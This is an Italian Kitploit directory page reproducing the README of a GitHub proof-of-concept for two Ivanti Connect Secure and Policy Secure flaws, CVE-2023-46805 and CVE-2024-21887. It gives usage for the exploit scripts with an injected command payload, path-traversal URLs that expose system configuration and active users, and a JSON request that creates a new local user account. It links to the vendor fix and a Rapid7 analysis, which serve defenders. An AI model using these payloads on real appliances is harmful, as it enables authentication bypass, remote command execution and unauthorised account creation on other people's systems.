
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2023-46805_CVE-2024-21887 — Una vulnerabilità di bypass dell'autenticazione nel componente web di Ivanti ICS 9.x, 22.x e Ivanti Policy Secure consente a un attaccante remoto di accedere a risorse limitate aggirando i controlli di sicurezza. | Kitploit
Strumenti/GitHubGitHub/duy-31/cve-2023-46805_cve-2024-21887
Autenticazione e AutorizzazioneAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingCommand and Control
GitHubduy-31/cve-2023-46805_cve-2024-21887

CVE-2023-46805_CVE-2024-21887

Condividi

Una vulnerabilità di bypass dell'autenticazione nel componente web di Ivanti ICS 9.x, 22.x e Ivanti Policy Secure consente a un attaccante remoto di accedere a risorse limitate aggirando i controlli di sicurezza.

Vedi Repository
234312 anni faRevisionato da Kitploit

CVE-2023-46805

Una vulnerabilità di bypass dell'autenticazione nel componente web di Ivanti ICS 9.x, 22.x e Ivanti Policy Secure consente a un attaccante remoto di accedere a risorse limitate bypassando i controlli.

usage: ./CVE-2023-46805.sh http(s)://fqdn:port
./CVE-2023-46805.sh https://my.vpn.ip:443

image

Note: chmod +x CVE-2023-46805.sh
richiede l'app curl + json_pp

risultato se vulnerabile, dovresti vedere alcune cose:

image

CVE-2024-21887

Una vulnerabilità di injection di comandi nei componenti web di Ivanti Connect Secure (9.x, 22.x) e Ivanti Policy Secure consente a un amministratore autenticato di inviare richieste appositamente create ed eseguire comandi arbitrari sull'appliance.

  • esegui il poc (tenterà i 2 punti di ingresso)

usage: ./CVE-2024-21887.sh http(s)://fqdn:port payload_cmd
./CVE-2024-21887.sh https://my.vpn.ip:443 "touch /tmp/pwned"

risultato se vulnerabile, dovresti vedere alcune cose e il tuo payload dovrebbe funzionare: image

Note: chmod +x CVE-2024-21887.sh
richiede le app curl, xxd, tr & sed

Informazioni interessanti

/api/v1/totp/user-backup-code/../../configuration/system/configuration /api/v1/totp/user-backup-code/../../system/active-users

/api/v1/totp/user-backup-code/../../configuration/administrators/admin-realms/realm/Admin%20Users

-creare un account /authentication/auth-servers/authserver/System%20Local/local/users/user

-H 'Content-Type:application/json' -d '{"change-password-at-signin": "false", "consoleaccess": "false", "enabled": "true", "fullname": "new user", "one-timeuse": "false", "password-cleartext": "new_password", "username": "login_user"}'


Soluzione alternativa/Correzione: https://forums.ivanti.com/s/article/CVE-2023-46805-Authentication-Bypass-CVE-2024-21887-Command-Injection-for-Ivanti-Connect-Secure-and-Ivanti-Policy-Secure-Gateways?language=en_US

Riconoscimenti: https://attackerkb.com/topics/AdUh6by52K/cve-2023-46805/rapid7-analysis


più su di me ;) https://www.linkedin.com/in/duy-huan-bui/

⚠️ Avvertenza: IMPORTANTE: Questo script è fornito SOLO per scopi educativi, test etici e uso legale. Non utilizzarlo su alcun sistema o rete senza autorizzazione esplicita. L'accesso non autorizzato a sistemi informatici e reti è illegale, e gli utenti colti a compiere attività non autorizzate sono soggetti ad azioni legali. L'autore NON è responsabile per eventuali danni causati dall'uso improprio di questo script.


Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    930
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    354
  • 4

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    349
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    289

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →




